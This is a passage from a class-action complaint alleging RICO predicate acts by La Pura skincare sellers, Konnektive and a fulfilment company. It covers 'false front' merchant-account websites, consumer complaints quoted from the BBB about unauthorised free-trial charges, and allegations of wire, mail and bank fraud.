3 the La Pura Defendants, Konnektive LLC, Konnektive Corporation, Matthew Martorano  
4 and Kathryn Martorano in that they devised and knowingly executed a scheme to defraud  
5 a financial institution (San Diego Country Credit Union), namely by deceiving them as to  
6 the true individuals and entities behind the merchant accounts and by deceiving them about  
7 the chargeback history of the La Pura product. They further committed bank fraud in that  
8 they knowingly executed a scheme to obtain moneys or credits under the custody or control  
9 of a financial institution by means of false or fraudulent pretenses or representations, again  
10 by deceiving them as to the true individuals and entities behind the merchant accounts and  
11 by deceiving them about the chargeback history of the La Pura product. Plaintiff  
12 incorporates by reference the aiding and abetting sections as to the knowledge of these  
13 Defendants in the First Cause of Action.

14 862. Another series of predicate acts includes the creation of “false front” websites  
15 to sign up for merchant accounts, and the transmission of those false fronts as part of  
16 merchant account applications. Merchant account applications require the submission of  
17 the website on which the billing is going to occur so that it can be reviewed for compliance  
18 with the law and with card brand rules.

19 863. Defendant DL Group, Inc. created the false front “keto-diet-trimpill-  
20 slimstore.com” on or around November 30, 2018, when it registered the domain. Shortly  
21 thereafter it submitted the website to unknown financial institutions to apply for a merchant  
22 account. The application fraudulently represented that the merchant account was for a  
23 product called “Keto Diet Trim Pill Slim” which did not exist. A fake picture of a bottle of  
24 the product is prominently featured on the website. That submission was done over United  
25 States wires (the Internet) from an unknown location in the U.S. to the location of an  
26 unknown recipient for the purposes of applying for a merchant account.

27 864. Defendant Dietary Supplements 8 Leaves TL, Inc. created the false front  
28 “dietarycleanselifestyle.com” on or around March 4, 2019, when it registered the domain.

1 Shortly thereafter it submitted the website to unknown financial institutions to apply for a  
2 merchant account. The application fraudulently represented that the merchant account was  
3 for a product called “Diet Cleanse Lifestyle” which did not exist. A fake picture of a bottle  
4 of the product is prominently featured on the website. That submission was done over  
5 United States wires (the Internet) from an unknown location in the U.S. to the location of  
6 an unknown recipient for the purposes of applying for a merchant account. The merchant  
7 account listed Tony Le as the applicant, and while the John Doe(s) behind the creation of  
8 La Pura are unknown, if he was one of the “front persons” it was further fraudulent in that  
9 regard.

10 865. Defendant Diet Focus MG, Inc. created the false front “ketodiet-  
11 supplementshop.com” on or around March 19, 2019, when it registered the domain. Shortly  
12 thereafter it submitted the website to unknown financial institutions to apply for a merchant  
13 account. The application fraudulently represented that the merchant account was for a  
14 product called “Keto Diet Supplement Shop” which did not exist. A fake picture of a bottle  
15 of the product is prominently featured on the website. That submission was done over  
16 United States wires (the Internet) from an unknown location in the U.S. to the location of  
17 an unknown recipient for the purposes of applying for a merchant account. The merchant  
18 account listed Maria Garcia as the applicant, and while the John Doe(s) behind the creation  
19 of La Pura are unknown, if she was one of the “front persons” it was further fraudulent in  
20 that regard.

21 866. Defendant Health Skin and Beauty Maya, Inc. created the false front  
22 “skineyecreamlapurabeauty.com” on or around May 29, 2019, when it registered the  
23 domain. Shortly thereafter it submitted the website to unknown financial institutions to  
24 apply for a merchant account. The application fraudulently represented that the merchant  
25 account was for three products called “Skin Eye Cream Lapura Beauty,” which did not  
26 exist. A fake picture of a bottle of the product is prominently featured on the website. That  
27 submission was done over United States wires (the Internet) from an unknown location in  
28 the U.S. to the location of an unknown recipient for the purposes of applying for a merchant

1 account. The merchant account listed Ismael Ceballos as the applicant, and while the John  
2 Doe(s) behind the creation of La Pura are unknown, if she was one of the “front persons”  
3 it was further fraudulent in that regard.

4 867. Defendant Health & Body Care TN, Inc. created the false front  
5 “skinhealthybeautycare.com” on or around September 10, 2019, when it registered the  
6 domain. Shortly thereafter it submitted the website to unknown financial institutions to  
7 apply for a merchant account. The application fraudulently represented that the merchant  
8 account was for three products called “Skin Healthy Beauty Care Tightening Serum,”  
9 “Skin Healthy Beauty Care Eye Serum,” and “Skin Healthy Beauty Care Face Cream,”  
10 which did not exist. A fake picture of a bottle of the products are prominently featured on  
11 the website. That submission was done over United States wires (the Internet) from an  
12 unknown location in the U.S. to the location of an unknown recipient for the purposes of  
13 applying for a merchant account. The merchant account listed Tran Ngo as the applicant,  
14 and while the John Doe(s) behind the creation of La Pura are unknown, if she was one of  
15 the “front persons” it was further fraudulent in that regard.

16 868. Defendant Forever Beauty and Balance JL, Inc. created the false front  
17 “skinbeautyforeverbalance.com” on or around May 1, 2020, when it registered the domain.  
18 Shortly thereafter it submitted the website to unknown financial institutions to apply for a  
19 merchant account. The application fraudulently represented that the merchant account was  
20 for three products called “Skin Beauty Forever Balance Phytoceramide,” “Skin Beauty  
21 Forever Balance Eye Serum,” and “Skin Beauty Forever Balance Day Cream,” which did  
22 not exist. A fake picture of a bottle of the products are prominently featured on the website.  
23 That submission was done over United States wires (the Internet) from an unknown  
24 location in the U.S. to the location of an unknown recipient for the purposes of applying  
25 for a merchant account. The merchant account listed Jennifer Le as the applicant, and while  
26 the John Doe(s) behind the creation of La Pura are unknown, if she was one of the “front  
27 persons” it was further fraudulent in that regard.

1           869. Defendant Fit Lifestyle Enterprise JD, Inc. created the false front  
2 “dietarylifestylefitproducts.com” on or around May 7, 2020, when it registered the domain.  
3 Shortly thereafter it submitted the website to unknown financial institutions to apply for a  
4 merchant account. The application fraudulently represented that the merchant account was  
5 for three products called “Dietary Lifestyle Fit Products Keto,” “Dietary Lifestyle Fit  
6 Products Diet Cleanse,” and “Dietary Lifestyle Fit Products Garcinia,” which did not exist.  
7 A fake picture of a bottle of the products are prominently featured on the website. That  
8 submission was done over United States wires (the Internet) from an unknown location in  
9 the U.S. to the location of an unknown recipient for the purposes of applying for a merchant  
10 account. The merchant account listed Jesus Delgado as the applicant, and while the John  
11 Doe(s) behind the creation of La Pura are unknown, if she was one of the “front persons”  
12 it was further fraudulent in that regard.

13           870. Each of those transmissions of the merchant account applications constitutes  
14 an act of wire fraud, which the La Pura Defendants directly committed, and which  
15 Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew  
16 Martorano, and Kathryn Martorano caused to be committed by coaching the La Pura  
17 Defendants on the filing of the merchant account applications. All of the Defendants,  
18 including the La Pura Defendants, Quick Box LLC, Stephen Adele, Chad Biggins, James  
19 Martell, Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew  
20 Martorano, and Kathryn Martorano conspired to commit these predicate acts, as described  
21 *infra* as well as in their respective conspiracy sections in the First Cause of Action,  
22 incorporated here by reference. Each Defendant had a specific intent to deceive or defraud.  
23 Each Defendant agreed to the commission of these predicate acts and intended that they  
24 occur. The place of origination of the transmissions is unknown, but the La Pura shell  
25 companies are located in California, and they were transmitted to unknown financial  
26 institutions in the United States via United States wire. The purpose of these transmissions  
27 was to obtain merchant accounts to be used to obtain money from Plaintiff and the Class,  
28 and the transmissions were made in furtherance of the scheme to defraud.

1           871. The sale and shipment of La Pura to Ms. Tan was not isolated, but was part of  
2 a pattern of related shipments and predicate acts that occurred over a long period of time.  
3 The sales and shipments of La Pura were occurring from at least early February 2019,  
4 which is when that specific aspect of the scam began (i.e., when the product labeled “La  
5 Pura” specifically was being sold). The La Pura Defendants first registered the try-la-pura-  
6 skincare.com website—where Defendants’ landing pages lured victims to purchase the La  
7 Pura products—in early February 2019. This is consistent with the earliest negative  
8 customer review on the Better Business Bureau website, where the victim reported  
9 purchasing a La Pura trial product on April 5, 2019. Moreover, the La Pura Defendants  
10 registered the La Pura “false front” website (<https://www.la-pura-skinproducts.com/>) used  
11 to defraud the banks and credit card companies on or about February 21, 2019. La Pura  
12 was not the first product sold by the La Pura Defendants—they were selling other unknown  
13 products (sold under a substantially similar “free trial” scam model) at least as early as  
14 April 25, 2018, when DL Group, Inc. was first registered in Delaware.

15           872. Plaintiffs are unable to fully plead details of those predicate acts because the  
16 facts are largely within the possession of the Defendants, but the examples below are  
17 representative and show that the predicate acts committed against Plaintiffs were part of a  
18 long-running pattern which was ongoing as of the date of filing of this lawsuit and has  
19 continued post-suit, and is thus likely to recur.

20           873. A BBB complaint posted on June 13, 2019 reported the following regarding

21 La Pura:

22           After being mislead to Believe you are getting a free trial the company charges  
23 you for a monthly subscription and will not refund I have never experienced  
24 a worse situation than I have with this product. When I chose "rush my free  
25 trial" on the website, that is exactly what I expected. A "free" trial minus  
26 shipping costs. I never read anywhere that it was a 14 day trial and I would be  
27 charged \$160 for a monthly subscription. I would have never signed up for  
28 this product. I asked for the product on May 6 and was then charged on May  
20. I did not even get the product in the mail until May 14 and then I tried it  
and had the worst skin reaction that I am still trying to recover from. I stopped  
using the product immediately. And since it was a "free" trial I thought

1 nothing else of it. Well then I get my credit card statement and find 4 charges  
2 for this product. Which once again I did not sign up for. After spending over  
3 an hour and a half of my time I was issued a refund for 2 of the charges and  
4 only a 50% refund for the remaining charges. So therefore I have now spent  
\$70 for a "free" trial for a product that I cannot use. That is really a crappy  
way to treat customers.

5 874. On information and belief, and based on the lengthy process required to file a  
6 BBB complaint that requires numerous consumer details, this shipment occurred as  
7 described by the customer, and involved at least one predicate act of wire fraud directly  
8 committed by the La Pura Defendants substantially identical to those committed against  
9 Ms. Tan (the transmission of the website via the Internet to an unknown location within  
10 the United States). That act occurred on May 6, 2019. The consumer was charged four  
11 times, each of which constitutes a separate predicate act of wire fraud and a predicate act  
12 of bank fraud through use of the Konnektive load balancer. Those predicate acts were  
13 directly committed by the La Pura Defendants, Konnektive LLC, Konnektive Corporation,  
14 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano. One of those  
15 charges occurred on May 20, 2019, and the other three occurred between May 6, 2019 and  
16 June 13, 2019. The shipment constituted mail fraud, as the product was shipped by Quick  
17 Box LLC (under the direction, control, and supervision of Stephen Adele, Chad Biggins,  
18 and James Martell) from either Colorado or Georgia via United States mails to an unknown  
19 location within the United States. The shipment occurred in late 2019. The purpose of these  
20 transmissions and shipments was to obtain money from the consumer, and the  
21 transmissions and shipments were made in furtherance of the scheme to defraud.  
22 Otherwise, the facts and allegations as to these predicate acts are substantially identical to  
23 those involving Ms. Tan, which are incorporated here by reference.

24 875. A BBB complaint posted on August 8, 2019 reported the following regarding  
25 La Pura:

26 Was told I would be receiving a free gift for filling out a Costco survey.  
27 Actually received a credit card charge of \$74.84 for stuff I did not order.  
28 Received an e-mail indicating that if I filled out the Costco survey I would  
receive a free gift, I completed the very short survey and was told to select my

1 gift from a number of products. I chose a gift from LA PURA. They indicated  
2 I would need to pay shipping for the product in the amount of \$4.95, When I  
3 gave them my credit card information, and checked my order I found that I  
4 was being charged an additional \$74.84 for products I did not order or want.  
5 I called the company customer service number and they told me the material  
6 was already shipped and that my credit card was being charged the \$74.84  
7 plus shipping. After becoming irate with their representative (Leon), I was  
8 told they could give me a 50% refund, after more complaining on my part they  
9 went to 70%. After stating I was going to call the fraud division of the Texas  
10 Attorney General's office. They indicated I would be getting a full refund in  
11 10 days. I have called my credit card company to let them know of the pending  
12 charges and possible correction. I believe this company should not be allowed  
13 to do business in the U.S.

14 876. On information and belief, and based on the lengthy process required to file a  
15 BBB complaint that requires numerous consumer details, this shipment occurred as  
16 described by the customer, and involved at least two predicate act of wire fraud directly  
17 committed by the La Pura Defendants substantially identical to those committed against  
18 Ms. Tan (the transmission of the e-mail containing a fake Costco survey and the  
19 transmission of the website via the Internet to Texas). That act occurred in July or August  
20 2019. The consumer was charged once fraudulently, which constitutes a predicate act of  
21 wire fraud and a predicate act of bank fraud through use of the Konnektive load balancer.  
22 Those predicate acts were directly committed by the La Pura Defendants, Konnektive LLC,  
23 Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn  
24 Martorano. The shipment constituted mail fraud, as the product was shipped by Quick Box  
25 LLC (under the direction, control, and supervision of Stephen Adele, Chad Biggins, and  
26 James Martell) from either Colorado or Georgia via United States mails to Texas. The  
27 shipment occurred in July or August 2019. The purpose of these transmissions and  
28 shipments was to obtain money from the consumer, and the transmissions and shipments  
were made in furtherance of the scheme to defraud. Otherwise, the facts and allegations as  
to these predicate acts are substantially identical to those involving Ms. Tan, which are  
incorporated here by reference.

1 877. A BBB complaint posted on September 19, 2019 reported the following  
2 regarding La Pura:

3 They said the only charge would be shipping and that was not true I have  
4 called them but to no avail. Please help. I'm 83 yrs old and cannot afford it  
5 This came up on internet as a free gift and would only be charged a small  
6 shipping fee, There was no way to go back and cancel after I had put in my  
7 cr. card #, so when the product was delivered, I called them trying to return it  
8 and was told only then that the actual cost was \$89 plus and they refused to  
9 cancel. The order date was 9/13/19, order \*\*\*\*\* Shipment id  
10 XXXXXXXX. My card has vbeen billed for \$4.97 and \$3.97 so far with the  
11 \$89.00 pending because they won't cancel.

12 878. On information and belief, and based on the lengthy process required to file a  
13 BBB complaint that requires numerous consumer details, this shipment occurred as  
14 described by the customer, and involved at least one predicate act of wire fraud directly  
15 committed by the La Pura Defendants substantially identical to those committed against  
16 Ms. Tan (the transmission of the website via the Internet to an unknown location within  
17 the United States). That act occurred in August or September 2019. The consumer was  
18 charged at once without consent, which constitutes a separate predicate act of wire fraud  
19 and a predicate act of bank fraud through use of the Konnektive load balancer. Those  
20 predicate acts were directly committed by the La Pura Defendants, Konnektive LLC,  
21 Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn  
22 Martorano. The charges occurred in August or September 2019. The shipment constituted  
23 mail fraud, as the product was shipped by Quick Box LLC (under the direction, control,  
24 and supervision of Stephen Adele, Chad Biggins, and James Martell) from either Colorado  
25 or Georgia via United States mails to an unknown location within the United States. The  
26 shipment occurred in August or September 2019. The purpose of these transmissions and  
27 shipments was to obtain money from the consumer, and the transmissions and shipments  
28 were made in furtherance of the scheme to defraud. Otherwise, the facts and allegations as  
to these predicate acts are substantially identical to those involving Ms. Tan, which are  
incorporated here by reference.

1 879. A BBB complaint posted on September 19, 2019 reported the following  
2 regarding La Pura:

3 Deceptive marketing ploy . On 10/22/2019 I received a survey via email  
4 requesting me to complete it and that I would receive a free gift. Reluctantly,  
5 I complete the survey and then filled out the requested information along  
6 with my credit card. At the end they were trying to get me to purchase other  
7 product in order to receive the free product, to which I declined. However, I  
8 received an email with charges of the product, to which I had not purchased.  
9 I then sent a reply requesting that the order be terminated and the charges from  
10 my credit card removed. Upon writing this complaint, I do not know if my  
11 request would be granted because I have taken expeditious action in reporting  
12 this misleading advertisement. Would be grateful if this company can be  
13 discouraged in conducting such shady business practices.

14 880. On information and belief, and based on the lengthy process required to file a  
15 BBB complaint that requires numerous consumer details, this shipment occurred as  
16 described by the customer, and involved at least two predicate acts of wire fraud directly  
17 committed by the La Pura Defendants substantially identical to those committed against  
18 Ms. Tan (the transmission of the e-mail with the fake survey and of the website via the  
19 Internet to an unknown location within the United States). That act occurred on October  
20 22, 2019. The consumer was charged at once without consent, which constitutes a separate  
21 predicate act of wire fraud and a predicate act of bank fraud through use of the Konnektive  
22 load balancer. Those predicate acts were directly committed by the La Pura Defendants,  
23 Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew  
24 Martorano, and Kathryn Martorano. The charges occurred on October 22, 2019. The  
25 shipment constituted mail fraud, as the product was shipped by Quick Box LLC (under the  
26 direction, control, and supervision of Stephen Adele, Chad Biggins, and James Martell)  
27 from either Colorado or Georgia via United States mails to an unknown location within the  
28 United States. The shipment occurred in late October 2019. The purpose of these  
transmissions and shipments was to obtain money from the consumer, and the  
transmissions and shipments were made in furtherance of the scheme to defraud.

1 Otherwise, the facts and allegations as to these predicate acts are substantially identical to  
2 those involving Ms. Tan, which are incorporated here by reference.

3 881. A BBB complaint posted on December 11, 2019 by a user named "NBL"  
4 reported the following regarding La Pura:

5  
6 **NEGATIVE ZERO STARS!!!!!!!!!!!!!!! BUYERS BEWARE OF SCAM!!**  
7 **Multiple unauthorized charges on debit card!!!! MISLEADING & FALSE**  
8 **ADVERTISING!! DO NOT** give this company your information or request a  
9 sample or they will charge you 98.99, 69.99, 79.99 & 89.99 **OVER AND**  
10 **OVER AND OVER** multiple times within the **SAME** month!! I never ordered  
11 their **\*\*\*\***...They don't send anything to me, so **WHAT AM I EVEN PAYING**  
12 **FOR?!?!?????!**? They are literally charging hundreds, if not close to thousands,  
13 of dollars from my bank account without permission, notice or confirmation  
14 of **ANY** order placed by ms that would incur these ridiculous charges. I  
15 **NEVER ORDERED ANYTHING** from this company and yet they continue  
16 to charge without approval. I filed disputes for every charge from them, only  
17 to have it **REVERSED** because the company refused to refund **MY** money  
18 that they have **STOLEN** from me. How is this legal? Are you serious? There's  
19 a place for people this low. I cannot understand how these people, whoever  
20 they are, can stomach looking at themselves in the mirror everyday, knowing  
21 they are **STEALING** innocent people's hard earned money. If you want  
22 money, **WORK FOR IT**, like the rest of us do...do not simply **ROB** from other  
23 people to make your living. It is **WEAK** and **DISGRACEFUL**. **SHAME ON**  
24 **WHOEVER IS RESPONSIBLE FOR THIS.**

25 882. On information and belief, and based on the lengthy process required to file a  
26 BBB complaint that requires numerous consumer details, this shipment occurred as  
27 described by the customer, and involved at least one predicate act of wire fraud directly  
28 committed by the La Pura Defendants substantially identical to those committed against  
Ms. Tan (the transmission of the website via the Internet to an unknown location within  
the United States). That act occurred in late 2019. The consumer was charged at least three  
times, each of which constitutes a separate predicate act of wire fraud and a predicate act  
of bank fraud through use of the Konnektive load balancer. Those predicate acts were  
directly committed by the La Pura Defendants, Konnektive LLC, Konnektive Corporation,  
Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano. The charges

1 occurred in late 2019. The shipment constituted mail fraud, as the product was shipped by  
2 Quick Box LLC (under the direction, control, and supervision of Stephen Adele, Chad  
3 Biggins, and James Martell) from either Colorado or Georgia via United States mails to an  
4 unknown location within the United States. The shipment occurred in late 2019. The  
5 purpose of these transmissions and shipments was to obtain money from the consumer, and  
6 the transmissions and shipments were made in furtherance of the scheme to defraud.  
7 Otherwise, the facts and allegations as to these predicate acts are substantially identical to  
8 those involving Ms. Tan, which are incorporated here by reference.

9 883. A BBB complaint posted on February 14, 2020 reported the following  
10 regarding La Pura:

11 12/14/19-Overcharged for free gift, received product ordered. 2/12/19-  
12 Charged again not authorized. The company if LaPura skin care or it's  
13 subsidiary removed \$74.84 on 12/14/19 from my checking account without  
14 my authorization. I got an email stating I could get a bottle of La Pura skin  
15 cream . It would be free with a \$5.00 shipping charge. I completed transaction  
16 over computer using debit card. I was mailed three bottles of cream. I received  
17 them last week. Then I discovered three (3) withdrawal from my checking  
18 account totally \$74.84 from BEAUTHEALTHYSK I am certain this is from  
19 La Pura. I cannot reach them by any phone or by email. while I was checking  
20 for additional charges, I was charged again on 2/12/2020 for another \$84.74!  
21 Desired Outcome I want all the charges refunded. I will happily return all the  
22 product if I knew where to send it. It is very disappointing to be treated like  
23 this and not be able to solve this myself.

24 884. On information and belief, and based on the lengthy process required to file a  
25 BBB complaint that requires numerous consumer details, this shipment occurred as  
26 described by the customer, and involved at least one predicate act of wire fraud directly  
27 committed by the La Pura Defendants substantially identical to those committed against  
28 Ms. Tan (the transmission of the website via the Internet to an unknown location within  
the United States). That act occurred on December 14, 2019. The consumer was charged  
at least four times, each of which constitutes a separate predicate act of wire fraud and a  
predicate act of bank fraud through use of the Konnektive load balancer. The charges  
occurred on December 14, 2019 and on February 12, 2020. Those predicate acts were

1 directly committed by the La Pura Defendants, Konnektive LLC, Konnektive Corporation,  
2 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano. The shipment  
3 constituted mail fraud, as the product was shipped by Quick Box LLC (under the direction,  
4 control, and supervision of Stephen Adele, Chad Biggins, and James Martell) from either  
5 Colorado or Georgia via United States mails to an unknown location within the United  
6 States. The shipment occurred in December 2019. The purpose of these transmissions and  
7 shipments was to obtain money from the consumer, and the transmissions and shipments  
8 were made in furtherance of the scheme to defraud. Otherwise, the facts and allegations as  
9 to these predicate acts are substantially identical to those involving Ms. Tan, which are  
10 incorporated here by reference.

11 885. A BBB complaint posted on March 31, 2020 reported the following regarding  
12 La Pura:

13 I ordered face and eye serum from internet ad for no more than \$20. Was  
14 charged over \$83 and have been charged five more times totaling \$544.31!  
15 This company is scamming as long as they can get away with it. I have advised  
16 my credit card company never to pay this company again, but I would like to  
17 have a refund of the money they have already stolen. Their company goes by  
18 two different names and makes two astronomical charges per month. 12-31  
19 \$3.97, 12-31 \$4.97, 1-14 \$88.46, 1-17 \$84.37, 1-30 \$92.43, 2-01 \$88.34, 3-  
20 23 \$93.43, 3-26 \$88.34. Business names under which they make charges  
21 include Beautiful Healthy Skin, Skin Health Beautiful Care, Skin Health  
22 Beauty Care.

23 886. On information and belief, and based on the lengthy process required to file a  
24 BBB complaint that requires numerous consumer details, this shipment occurred as  
25 described by the customer, and involved at least one predicate act of wire fraud directly  
26 committed by the La Pura Defendants substantially identical to those committed against  
27 Ms. Tan (the transmission of the website via the Internet to an unknown location within  
28 the United States). That act occurred on December 31, 2019. The consumer was charged  
at least six times without consent, each of which constitutes a separate predicate act of wire  
fraud and a predicate act of bank fraud through use of the Konnektive load balancer. The  
charges occurred on January 14, 2020, January 17, 2020, January 30, 2020, February 1,

1 2020, March 23, 2020, and March 26, 2020. Those predicate acts were directly committed  
2 by the La Pura Defendants, Konnektive LLC, Konnektive Corporation, Konnektive  
3 Rewards LLC, Matthew Martorano, and Kathryn Martorano. The shipment constituted  
4 mail fraud, as the product was shipped by Quick Box LLC (under the direction, control,  
5 and supervision of Stephen Adele, Chad Biggins, and James Martell) from either Colorado  
6 or Georgia via United States mails to an unknown location within the United States. The  
7 shipment occurred in January 2020. The purpose of these transmissions and shipments was  
8 to obtain money from the consumer, and the transmissions and shipments were made in  
9 furtherance of the scheme to defraud. Otherwise, the facts and allegations as to these  
10 predicate acts are substantially identical to those involving Ms. Tan, which are incorporated  
11 here by reference.

12 887. A BBB complaint posted on April 30, 2020 reported the following regarding  
13 La Pura:

14 They are sending products that were not ordered and charging my credit card  
15 large amounts I also did not agree to autoship and they are doing that too On  
16 3-20-20 I responded to an ad that offered free trial face cream from La Pura.  
17 I was to pay 4.95 shipping. They charged my credit card \$54.89. They sent 2  
18 products. I attempted unsuccessfully to reach them. On 4-21-20 they auto  
19 shipped more product. The charge was 59.85 I did not agree to recurring  
20 shipments. I again attempted to reach them and today after waiting on hold  
21 for 45 minutes I spoke to someone. They refused to return my money and told  
22 me that because I used Mastercard it automatically signed me up for recurring  
23 payments. If I had used Visa it would not have! Who ever heard of such a  
24 thing? They have charged my card a total of 114.74 for in my opinion an  
25 inferior product. She eventually agreed to send me 50% of the last charges  
26 minus shipping which amounted to about 25.00. I said I would contact the  
27 BBB and my credit card company.

28 888. On information and belief, and based on the lengthy process required to file a  
BBB complaint that requires numerous consumer details, this shipment occurred as  
described by the customer, and involved at least one predicate act of wire fraud directly  
committed by the La Pura Defendants substantially identical to those committed against  
Ms. Tan (the transmission of the website via the Internet to an unknown location within

1 the United States). That act occurred on March 20, 2020. The consumer was charged at  
2 least two times without consent, each of which constitutes a separate predicate act of wire  
3 fraud and a predicate act of bank fraud through use of the Konnektive load balancer. The  
4 charges occurred on March 20, 2020 and April 21, 2020. Those predicate acts were directly  
5 committed by the La Pura Defendants, Konnektive LLC, Konnektive Corporation,  
6 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano. The shipment  
7 constituted mail fraud, as the product was shipped by Quick Box LLC (under the direction,  
8 control, and supervision of Stephen Adele, Chad Biggins, and James Martell) from either  
9 Colorado or Georgia via United States mails to an unknown location within the United  
10 States. Two shipments occurred, one in late March 2020 and one in late April 2020. The  
11 purpose of these transmissions and shipments was to obtain money from the consumer, and  
12 the transmissions and shipments were made in furtherance of the scheme to defraud.  
13 Otherwise, the facts and allegations as to these predicate acts are substantially identical to  
14 those involving Ms. Tan, which are incorporated here by reference.

15 889. These predicate acts were both the but-for and proximate causes of injuries to  
16 Plaintiffs and the Class, as described in the aiding and abetting and conspiracy sections of  
17 the First Cause of Action as to the respective Defendants, which are incorporated here by  
18 reference. But-for the acts of mail fraud by Quick Box LLC, Adele, Biggins, and Martell,  
19 the scam could not have existed because it would have had no “fig leaf” to bill consumers  
20 for unordered products. But-for the acts of wire fraud by the La Pura Defendants,  
21 consumers would not have been injured because they would have known the truth about  
22 the products and would have known the real number of products they were ordering. But-  
23 for the La Pura Defendants sending the false fronts to banks, the banks would have  
24 reviewed the actual websites consumers bought from and flagged the products as  
25 fraudulent to prevent them from being sold. But-for Konnektive LLC, Konnektive  
26 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano  
27 operating the load balancer, the fraud would easily have been detected and the merchant  
28 accounts would have been cancelled. But-for Konnektive LLC, Konnektive Corporation,

1 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano coaching the La  
2 Pura Defendants on how to file their merchant account applications, including using fake  
3 products and fake applicants, the merchant accounts never would have been obtained and  
4 no consumers would have been fraudulently billed. But-for the La Pura Defendants sending  
5 those fraudulent merchant account applications, the consumers again never would have  
6 been fraudulently billed. These predicate acts were a proximate cause of the injuries to  
7 Plaintiffs and the Class because the injuries were direct and reasonably foreseeable results  
8 of the conduct, in that the Defendants all knew how the scam worked and knew about the  
9 misrepresentations made on the websites, and it was reasonably foreseeable that shipping  
10 unordered products, sending false fronts to banks, lying about celebrity or corporate  
11 endorsements, lying about the number of products that would be shipped, or making the  
12 other misrepresentations would result in injury.

13 890. These predicate acts are related. They have the same participants (the La Pura  
14 Defendants, Quick Box LLC, Stephen Adele, Chad Biggins, James Martell, Konnektive  
15 LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and  
16 Kathryn Martorano). They have the same purpose (shipping unordered products to  
17 consumers to fraudulently bill them and obtain money from them). The method of  
18 commission was the same, as all involve the same products shipped and sold by the same  
19 companies on similar landing pages on the same website using similar fraudulent  
20 advertising. They all were structured identically, with the consumer agreeing to pay  
21 shipping for a free product only to discover they had been signed up for a subscription  
22 without consent. The merchant account applications were sent by the same people, using  
23 similar “false front” websites, with similar misrepresentations, using similarly named shell  
24 companies according to an obviously common naming scheme (rotating words with the  
25 initials of the “front person” included at the end to keep track of them). The predicate acts  
26 were all done in furtherance of the same scheme to defraud. They are not isolated in that  
27 they continued over a long period.

1 891. Defendants' acts of wire fraud, mail fraud, and bank fraud were committed  
2 willfully and intentionally as described herein, and were made in furtherance of the scheme  
3 and were a common course of conduct in that they were designed to defraud customers of  
4 the La Pura Products of money and property.

5 892. The predicate acts by the Defendants affected interstate commerce, in that the  
6 shipments crossed state lines and the advertisements were transmitted via wire across the  
7 country, resulting in purchases of the La Pura Products through interstate commerce which  
8 were sent via United States mail.

9 893. The RICO violations alleged here have caused harm to a specific business or  
10 property interest. In particular, as a result of the misrepresentations and omissions  
11 described herein, Plaintiff reasonably relied upon Defendants' representations regarding  
12 their products. In reasonable reliance on Defendants' false representations, and as a result  
13 of the RICO violations, Plaintiff and other Class Members purchased the products at issue  
14 and paid more for those products than they would have had they been aware that  
15 Defendants' representations were false or had the Defendants not engaged in the unlawful  
16 conduct described herein. Plaintiff and other Class Members ended up with Products that  
17 were overpriced, inaccurately marketed, and did not have the characteristics, qualities, or  
18 value promised by Defendants, and therefore Plaintiff and other Class Members have  
19 suffered specific harm to a property interest, the money they paid to the Defendants.  
20 Plaintiff's banks were further harmed through the "false front" websites and the churning  
21 of merchant accounts.

22 894. The RICO violations here have caused concrete financial loss. In particular,  
23 as described above, money was paid by Plaintiff and members of the Classes to the  
24 Defendants in reliance on their misrepresentations and omissions. Plaintiff and the Class  
25 Members were overcharged for those products relative to their actual value, and the value  
26 was substantially inflated by the various misrepresentations and omissions as described  
27 further herein.  
28

1           895. The La Pura Defendants, Quick Box LLC, Stephen Adele, Chad Biggins,  
2 James Martell, Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC,  
3 Matthew Martorano, and Kathryn Martorano conspired to commit the predicate acts  
4 described above (and others substantially similar predicate acts against Plaintiff, the Class,  
5 and other victims) in violation of 18 U.S.C. § 1962(d). Plaintiff incorporates by reference  
6 the conspiracy sections of the First Cause of Action as to these respective defendants,  
7 which details the nature of this conspiracy, and the aiding and abetting sections of the First  
8 Cause of Action for the respective defendants, which details their knowledge of and  
9 assistance in the conspiracy. The La Pura Defendants knew they were participating in a  
10 criminal endeavor because they knew they were making the various false representations  
11 to consumers and banks described herein. Similarly, Quick Box LLC, Stephen Adele, Chad  
12 Biggins, James Martell, Konnektive LLC, Konnektive Corporation, Konnektive Rewards  
13 LLC, Matthew Martorano, and Kathryn Martorano each knew they were participating in a  
14 criminal endeavor as described in their aiding and abetting sections as well as *supra* in this  
15 cause of action. All Defendants adopted the goal of furthering that criminal endeavor, again  
16 as described in those conspiracy and aiding and abetting sections in the First Cause of  
17 Action and *supra* in this cause of action. All of these Defendants both agreed to commit  
18 and participated in a violation of at least two predicate acts, as described in detail *supra* for  
19 each predicate act. The agreement between these Defendants can be inferred from their  
20 activities and relationships, as described in the conspiracy sections in the First Cause of  
21 Action. All of these Defendants knew about the scheme, agreed to facilitate it, and adopted  
22 the goal of furthering the criminal endeavor for the reasons described in their respective  
23 aiding and abetting and conspiracy sections of the First Cause of Action (in particular the  
24 facts outlined there showing their knowledge and their substantial assistance, which also  
25 constitute facilitation under 1962(d), as well as the facts suggesting agreement to a  
26 conspiracy).

27           896. On information and belief, many of the misrepresentations are actively being  
28 made to new customers and deceptive websites are still operative. On information and

1 belief, additional predicate acts occurred far earlier and will be uncovered in discovery,  
2 particularly through the La Pura Defendants' sales of earlier products and their current  
3 sales of the same or similar products using the same fraudulent misrepresentations and  
4 techniques.

5 897. Because of these violations and pursuant to 18 U.S.C. § 1964(c) and 1964(d),  
6 Defendants are liable to Plaintiff and the Class Members for three times the damages  
7 Plaintiff and the Class Members have sustained, plus the cost of this suit, including  
8 reasonable attorneys' fees.

9 **SIXTH CAUSE OF ACTION**

10 **Violation of Various State Consumer Protection Laws**

11 **On Behalf of the Nationwide Class<sup>157</sup>**

12 898. Plaintiff incorporates all preceding and subsequent paragraphs by reference as  
